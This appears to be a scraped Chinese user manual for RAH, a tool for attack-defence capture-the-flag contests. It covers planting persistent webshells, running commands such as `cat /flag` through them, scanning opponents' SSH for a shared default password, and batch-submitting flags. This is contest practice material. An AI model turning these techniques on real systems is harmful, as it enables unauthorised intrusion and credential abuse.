


会在当前目录下追加生成 `random.txt` 来保存shell记录

## 执行命令


使用场景: 通过不死马或者其他漏洞点进行命令执行

# 一般shell执行命令



# 通过随机马执行命令

命令也会受到设置中disable\_function的影响




## 获取flag

使用场景：批量获取窗口中的flag（通用。如果在其他页面也获取到了flag也可以使用此功能）

生成文件：flag.txt

需要先通过执行 `cat /flag` 或 `curl` 获取到flag



点击获取flag按钮后，程序会自动在返回的结果中搜索包含 `flag{}` 的值并保存到 `flag.txt` 中

如果flag格式并不是 `flag{}`，则可以自定义匹配的正则表达式

## 提交flag

使用场景：批量获取到flag后自动访问提交接口进行提交flag

flag用\*占位。多个参数用&分割。注意在设置页中设置线程数或者选择延时（选择延时后线程失效），太大容易丢包

Get方式： `http://192.168.100.50:4444/api/flag?token=xxxx&flag=xxxx`

RAH V4.0.0 By dr0n1 群: 965066889

服务器响应: Success  
flag{505b5a4a1d60e5e3d259c25c5953872d45b63ffb} 已提交于 2025-07-01 22:44:51  
服务器响应: Success  
flag{2ca3aebe419188f14ff779d0ed52684110e94134} 已提交于 2025-07-01 22:44:52  
服务器响应: Success  
flag{ada19860520d75189f95b59c4ee182f9c97a3949} 已提交于 2025-07-01 22:44:53  
服务器响应: Success

ip生成bugku专用目标扫描写入不死马执行命令提交flagssh工具多人自定义设置笔记

裁判机地址

http://192.168.100.50:4444/api/flag

Flag文件

e.g. flag.txt/默认为flag.txt

Get参数

token=xxxx&flag=\*

Get / 自定义head

e.g. Authorization=xxx&b=xxx

Content-Type

application/x-www-form-urlencoded

Body

e.g. flag=\*

注意线程数量的使用 (可以在设置中调整)

提交延时1秒定时提交

提交flag已结束! 执行 21 次, 成功 21 次

Post方式:




## ssh

使用场景：ssh弱口令

生成文件：ssh.txt new\_ssh.txt

比如裁判下发的ssh地址为 `x.x.x.x:2222` 密码：`ctf@awd`，就可以知道所有队伍都是这个密码。而且有些比赛不设置防御时间，一开始就能连到其他队伍的ssh（这里就不得不提到某年的宁波市awd）


# ssh扫描



扫描结果会保存在 `ssh.txt`

## ssh密码更改

密码的复杂度有一定要求（看靶机的环境），建议设置的复杂一点




## 多人

使用场景：离线环境下 局域网中队友的信息传递

其中A先当服务端(需要先在设置中设置好参数)





然后A点击启动服务



其余队友B和C当客户端(同样要先在设置中设置好参数)

ip生成 bugku专用 目标扫描 写入不死马 执行命令 提交flag ssh 工具 多人 自定义 设置 笔记

## 全局设置

全局线程数量(0为不限制) 0 ^ v

全局访问超时时间 2 ^ v

是否记录错误日志 是 v

切换shell shell1(一般) v

管理定时任务

管理禁用函数

关于作者/软件

查看可用函数

## 通信设置


通信类型 客户端 v

服务端IP 192.168.100.1

服务端通信网卡 Ethernet0 v

通信昵称 iiuu

